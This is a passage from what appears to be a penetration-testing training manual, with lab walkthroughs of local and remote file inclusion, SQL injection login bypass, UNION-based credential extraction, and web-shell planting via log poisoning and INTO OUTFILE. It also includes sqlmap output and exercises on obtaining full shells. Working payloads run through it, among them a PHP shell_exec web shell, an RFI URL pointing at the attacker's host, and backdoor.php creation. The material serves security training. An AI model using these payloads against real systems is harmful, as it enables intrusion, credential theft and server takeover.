This connection results in the following text written to the Apache log files, located in `c:\xampp\apache\logs\access.log` in our Windows 7 lab machine:

```
10.11.0.5 - - [17/Apr/2013:06:07:18 -0400] "GET
/addguestbook.php?name=Haxor&comment=Merci!&LANG=../../../../../../../../windows/system3
2/drivers/etc/hosts%00 HTTP/1.1" 200 1193
10.11.0.5 - - [17/Apr/2013:06:18:55 -0400] "GET
/addguestbook.php?name=Haxor&comment=Merci&LANG=../../../../../../../../windows/system32
/drivers/etc/hosts%00 HTTP/1.1" 200 1193
10.11.0.5 - - [17/Apr/2013:06:22:00 -0400] " <?php echo shell_exec($_GET['cmd']);?>" 400 1047
```

OS-4U

Notice that we have effectively introduced PHP code into a file on the local filesystem of the victim server.

13.3.1.2 - From LFI to Code Execution

Now that our malicious PHP has been introduced to the local filesystem, we can try to execute it by appending a `cmd` variable and passing the command we would like executed to our URL string:

```
http://10.11.1.35/addguestbook.php?name=a&comment=b&cmd=ipconfig&LANG=../../../../../../../../
.....xampp/apache/logs/access.log%00
```

Once this URL is sent to the web server, the output should look similar to the following:




Figure 58 - Executing Code with the LFI Vulnerability

Although a bit tough to see at times, the page should include the output of our command as shown above. Because Apache and PHP are running as SYSTEM services in Windows, our commands are being executed with the same privileges.

From here, it should be simple to get a shell.

13.3.1.3 - Exercises

1. Obtain code execution through the use of the LFI attack.
2. Using what you learned on file transfers, use the code execution to obtain a full shell.

OS-40813 Rody Shahnazarian

13.3.2 - Remote File Inclusion

Remote file inclusion (RFI) vulnerabilities are less common than LFIIs and are commonly easier to exploit. In fact, the LFI demonstrated above is also a RFI vulnerability. Consider the following parameter given as the *LANG* value:

```
http://10.11.1.35/addguestbook.php?name=a&comment=b&LANG=http://10.11.0.5/evil.txt
```

This request would force the PHP webserver to try to include a remote file, located on our web server, called *evil.txt*. Checking the incoming request made by the PHP engine, we can see that the file *evil.txt.php* was requested. We can once again use the null byte trick to bypass this issue.

```
root@kali:~# nc -nlvp 80
listening on [any] 80 ...
connect to [10.11.0.5] from (UNKNOWN) [10.11.1.35] 49576
GET /evil.txt.php HTTP/1.0
Host: 10.11.0.5
```

We can now set up our Apache server and host a malicious *evil.txt* file as shown below:

```
root@kali:/var/www/html# cat evil.txt
<?php echo shell_exec("ipconfig");?>
root@kali:/var/www/html# systemctl start apache2
```

Once the file is in place and our webserver running, we can send our remote inclusion attack URL to the vulnerable web application and see our code executed successfully.




Figure 59 - Exploiting the RFI Vulnerability

13.3.2.1 - Exercise

1. Exploit the RFI vulnerability in the web application and get your shell.

13.4 - MySQL SQL Injection

SQL Injection⁶⁰ is a common web vulnerability found in dynamic sites that is caused by unsanitized user input, which is then passed on to a database. This user input can then be manipulated to “break out” of the original query made by the developers, to include more malicious actions.

These types of vulnerabilities can lead to database information leakage and, depending on the environment, could also lead to complete server compromise.

In the following module, we will examine SQL injection attacks under a PHP/MySQL environment. While the concepts are the same for other environments, the syntax used during the attack may change to accommodate different database engines or scripting languages.

13.4.1 - Authentication Bypass

The authentication bypass is a classic SQL injection example that effectively demonstrates the dangers of evil users playing with your database. Let's examine the admin page again and take a look at its underlying source code:

```
mysql_select_db('webappdb');

$user = $_POST['user']; // unsanitized
$pass = $_POST['pass']; // unsanitized
$query="select * from users where name = '$user' and password = '$pass' ";
$queryN = mysql_query($query) or die(mysql_error());
if (mysql_num_rows($queryN) == 1)
{
    $resultN = mysql_fetch_assoc($queryN);
    $_SESSION['user'] = $_POST['user'];
    header("location:admin.php");
```

⁶⁰ https://www.owasp.org/index.php/SQL_injection

```
    }
else // user rejected
{
    echo "<br /><h1>Wrong Username or Password</h1>";
    echo '<META HTTP-EQUIV="Refresh" CONTENT="2;URL=admin.php">';
}
```

Notice how the `$user` and `$pass` POST variables are not sanitized in any way, and are then used as part of a SQL statement.

We will examine the possible effects of SQL injection attacks by directly interacting with a database as a way of better understanding the underlying causes for these vulnerabilities. We start by logging into the MySQL database and listing out the current users defined in the `webappdb` database.

```
C:\xampp\mysql\bin>mysql -u root
mysql> use webappdb
mysql> select * from users;
+----+-----+-----+
| id | name  | password | country |
+----+-----+-----+
| 1  | offsec | 123456   | US      |
| 2  | secret | password  | UK      |
| 3  | backup | backup12  | CA      |
+----+-----+-----+
3 rows in set (0.00 sec)

mysql>
```

To understand how it works, let's recreate the SQL query sent by our vulnerable web application to the database. Notice the difference between failed and successful logins.

```
mysql> select * from users where name='wronguser' and password='wrongpass';
Empty set (0.00 sec)

mysql> select * from users where name='offsec' and password='123456';
+----+-----+-----+
| id | name   | password | country |
+----+-----+-----+
|  1 | offsec | 123456  | US      |
+----+-----+-----+
1 row in set (0.00 sec)

mysql>
```

As shown in the PHP code above, if a single row is found matching the required username and password, authentication is granted.

```
if (mysql_num_rows($queryN) == 1)
```

Now consider the following queries, where the parts marked in red correspond to the username value entered by a malicious user.

```
mysql> select * from users where name='wronguser' or 1=1;# and password='wrongpass';
+----+-----+-----+
| id | name   | password | country |
+----+-----+-----+
|  1 | offsec | 123456  | US      |
|  2 | secret  | password | UK      |
|  3 | backup  | backup12 | CA      |
+----+-----+-----+
3 rows in set (0.00 sec)


mysql> select * from users where name='wronguser' or 1=1 LIMIT 1;# and
password='wrongpass';
+----+-----+-----+
```

```
| id | name    | password | country |
+---+-----+-----+-----+
| 1 | offsec | 123456  | US      |
+---+-----+-----+-----+
1 row in set (0.00 sec)
```

```
mysql>
```

Notice how we have cheated the database into “authenticating” us without a real username or password, simply by manipulating the SQL query parameters to our advantage. Using the modified username value, we can try to log into the web application without valid credentials.


OS-40813 Rody Shahnazarian



The screenshot shows the Admin Panel Login page. At the top, there are three links: "View Guestbook", "Delete Guestbook", and "Admin". Below them, the title "Admin Panel Login" is centered. There are two input fields: "Username :" containing "wronguser' or 1=1 LIMIT 1;#" and "Password :" containing five asterisks ("*****"). A "Login" button is located below the password field.

Figure 60 - Attempting the Authentication Bypass

We should be presented with a valid authenticated session:



The screenshot shows the Admin Panel after a successful login. The top navigation bar includes "View Guestbook", "Delete Guestbook", and "Admin". The main content area has a heading "ADMIN PANEL" and a welcome message "Welcome wronguser' or 1=1 LIMIT 1;#". Below this, there is a file upload section with a file input field, a "Browse..." button, and an "Upload File" button. Underneath, it says "Uploaded files :" followed by a list: "uploads/picture.png", "uploads/uploaded-file-0.txt", and "uploads/uploaded-file-4.txt". A "Logout" button is at the bottom right.

Figure 61 - Logged into the Admin Panel

In this example, the code responsible for authentication requires exactly one output line for the query to evaluate as true. As attackers, we would not necessarily know this without seeing the source code ahead of time. This is where experimentation comes in.

13.4.1.1 - Exercises

1. Interact with the MySQL database and manually execute the commands as the web server does as part of the authentication process. Understand the vulnerability.
2. Utilize SQL injection to bypass the login process.
3. Understand why the username is reported like it is once the authentication process is bypassed.

13.4.2 - Enumerating the Database

SQL injection attacks can be used to disclose database information using various injected queries. Most of these techniques rely on abusing SQL query statements and gathering information about the database structure from the errors. Trying to enumerate the number of columns in the table can serve as a quick example of this principle. Knowing this value is critical for more in-depth enumeration of the database.

Let's examine the page *comment.php*, which contains a SQL injection vulnerability:

```
<?php  
$id = $_GET['id']; // ID parameter not sanitized..  
...  
$q = "SELECT * FROM $tbl_name where id = ".$id; // ...and then used in a query
```

We can test this vulnerability by simply adding a quote (or a double quote) after the *ID* parameter. As the *ID* parameter is not validated or sanitized, it would break the original

SQL query and produce an error. In situations where this error is verbose, the output looks similar to the following.



Figure 62 - A Verbose SQL Error Message

13.4.3 - Column Number Enumeration

Depending on the verbosity of the web application, an attacker could try to use the “order by” output query to gather information about the database structure. For example, notice the effect the following query has on the vulnerable page:

```
http://10.11.1.35/comment.php?id=738 order by 1
```

This query instructs the database to order the output results, using the first column in the select query as reference. The page renders with no errors. If we try to increase the column count, we will eventually get an error message similar to the following:



Figure 63 - We Eventually Receive an Error Message

This error provides us with important information. The current table in use by the vulnerable page has six columns.

We will now try to use “union all select” statements to expose data from the database. The “union all select” statement is useful to inject as it allows us to add our own *select* statement to the original query and often have the output shown on the page. The only issue with using “union all select” is that our queries must have the same number of columns as the current table to show any output. For this reason, it was important to begin by enumerating the number of columns in the table.

13.4.4 - Understanding the Layout of the Output

Our next step will be to understand where the affected page shows the output of our queries. We can attempt to do this by using a query similar to this:

```
http://10.11.1.35/comment.php?id=738 union all select 1,2,3,4,5,6
```

The output of the page displays the position of various data for the different columns as shown below:



Figure 64 - Determining Where Data are Displayed

We notice that column five is displayed in the Comment field, which seems like a suitable place for us to have our output displayed.

13.4.5 - Extracting Data from the Database

Now we can start extracting information from the database using queries similar to the following:

To discover the version of MySQL in use:

```
http://10.11.1.35/comment.php?id=738 union all select 1,2,3,4,@@version,6
```

To discover the current user being used for the database connection:

```
http://10.11.1.35/comment.php?id=738 union all select 1,2,3,4,user(),6
```

With the running version of MySQL and root credentials, we can enumerate database tables and column structures through the MySQL information schema. This will provide us with a convenient layout of the database so that we can better select which information we want to target. The query for this would look similar to the following:

```
http://10.11.1.35/comment.php?id=738 union all select 1,2,3,4,table_name,6 FROM  
information_schema.tables
```

From this output, we decide to target the *users* table in the database and display its column names with the following query:

```
http://10.11.1.35/comment.php?id=738 union all select 1,2,3,4,column_name,6 FROM  
information_schema.columns where table_name='users'
```

OS-40813 Rody Shahnazarian

The following query attempts to extract the *name* and *password* values from the *users* table:

```
http://10.11.1.35/comment.php?id=738 union select 1,2,3,4,concat(name,0x3a,  
password),6 FROM users
```




Figure 65 - Extracting Passwords From the Database

13.4.5.1 - Exercises

1. Enumerate the structure of the database using SQL injection.
2. Understand how and why you can pull data from your injected commands and have it displayed on the screen.
3. Extract all users and associated passwords from the database.

13.4.6 - Leveraging SQL Injection for Code Execution

Depending on the operating system, service privileges, and filesystem permissions, SQL injection vulnerabilities may be used to read and write files on the underlying operating system. Writing a carefully crafted file containing PHP code into the root directory of the webserver would then be leveraged for full code execution.

As our victim web and database servers are running with Windows SYSTEM privileges, we will have few limitations during the attack. On Linux platforms, both the web and database services run as less privileged users and directory permissions are generally tighter. We'll start by attempting to read a file using the MySQL *load_file* function⁶¹:




Figure 66 - Reading a File on the Target

Next, we'll try to use the MySQL *INTO OUTFILE* function to create a malicious PHP file in the server's web root:

⁶¹ http://dev.mysql.com/doc/refman/5.5/en/string-functions.html#function_load-file

```
http://10.11.1.35/comment.php?id=738 union all select 1,2,3,4,"<?php echo  
shell_exec($_GET['cmd']);?>",6 into OUTFILE 'c:/xampp/htdocs/backdoor.php'
```

Once we access this newly created *backdoor.php* page with a *cmd* parameter such as *ipconfig*, we should see output similar to this:



Figure 67 - Executing Code on the Victim

13.4.6.1 - Exercises

1. Exploit the SQL injection along with the MySQL *INTO OUTFILE* function to obtain code execution.
2. Turn the simple code execution into a full shell.

13.5 - Web Application Proxies

On many occasions, a web application may restrict the input given by a user. This restriction could be in the form of a drop down menu, where input is limited to the menu items, or input that JavaScript uses to check for length or special characters. Let's quickly look at the following vulnerable web page in our guestbook application:




Figure 68 - The Vulnerable Page in the Guestbook Application

In this case, we can see that the page has both a text input box as well as a language drop down menu item. The *language* parameter is not sanitized and is vulnerable to SQL injection; however, the web application interface does not allow for easy modification of this parameter. What makes this vulnerability even more annoying to

exploit is the fact that the request made by this page is a POST request, which does not allow for easy parameter modification through URL manipulation.

To deal with cases like these, we can usually bypass client side restrictions by using a local web proxy. This proxy intercepts the outgoing HTTP request and allows us to edit the various parameters sent, effectively bypassing all client side restrictions. A Firefox plugin called Tamper Data⁶² will suit our needs perfectly. Once activated, Tamper Data intercepts our POST request and allows us to modify the *language* parameter.




Figure 69 - Using Tamper Data to Modify the Request

13.5.1 - Exercises

1. Use Tamper Data to cause SQL injection on the *lang* parameter.
2. Identify how far you can push this vulnerability. Can you obtain a full shell?

⁶² <https://addons.mozilla.org/en-US/firefox/addon/tamper-data/>

13.6 - Automated SQL Injection Tools

The SQL injection process we have followed can be automated and several useful tools exist in Kali Linux to help expedite the exploitation of SQL injection vulnerabilities. One such notable tool is **sqlmap**⁶³. The **sqlmap** tool can be used to both identify and exploit SQL injection vulnerabilities. Let's use the **sqlmap** *crawl* parameter to enumerate the various pages of our vulnerable web application and have it automatically search for SQL injection vulnerabilities.

```
root@kali:~# sqlmap -u http://10.11.1.35 --crawl=1
[08:01:25] [INFO] starting crawler
[08:01:25] [INFO] searching for links with depth 1
[08:01:26] [INFO] sqlmap got a total of 10 targets
url 1:
GET http://10.11.1.35:80/comment.php?id=738
do you want to test this url? [Y/n/q]
> Y

sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: GET
Parameter: id
    Type: boolean-based blind
        Title: AND boolean-based blind - WHERE or HAVING clause
        Payload: id=738 AND 4518=4518

    Type: error-based
        Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
        Payload: id=738 AND (SELECT 9611 FROM(SELECT COUNT(*),CONCAT(0x3a7a7a6a3a,(SELECT (CASE WHEN (9611=9611) THEN 1 ELSE 0 END)),0x3a6963683a,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP
```

⁶³ <http://sqlmap.org/>

```
BY x)a)
```

```
Type: UNION query
Title: MySQL UNION query (NULL) - 5 columns
Payload: id=738 UNION ALL SELECT
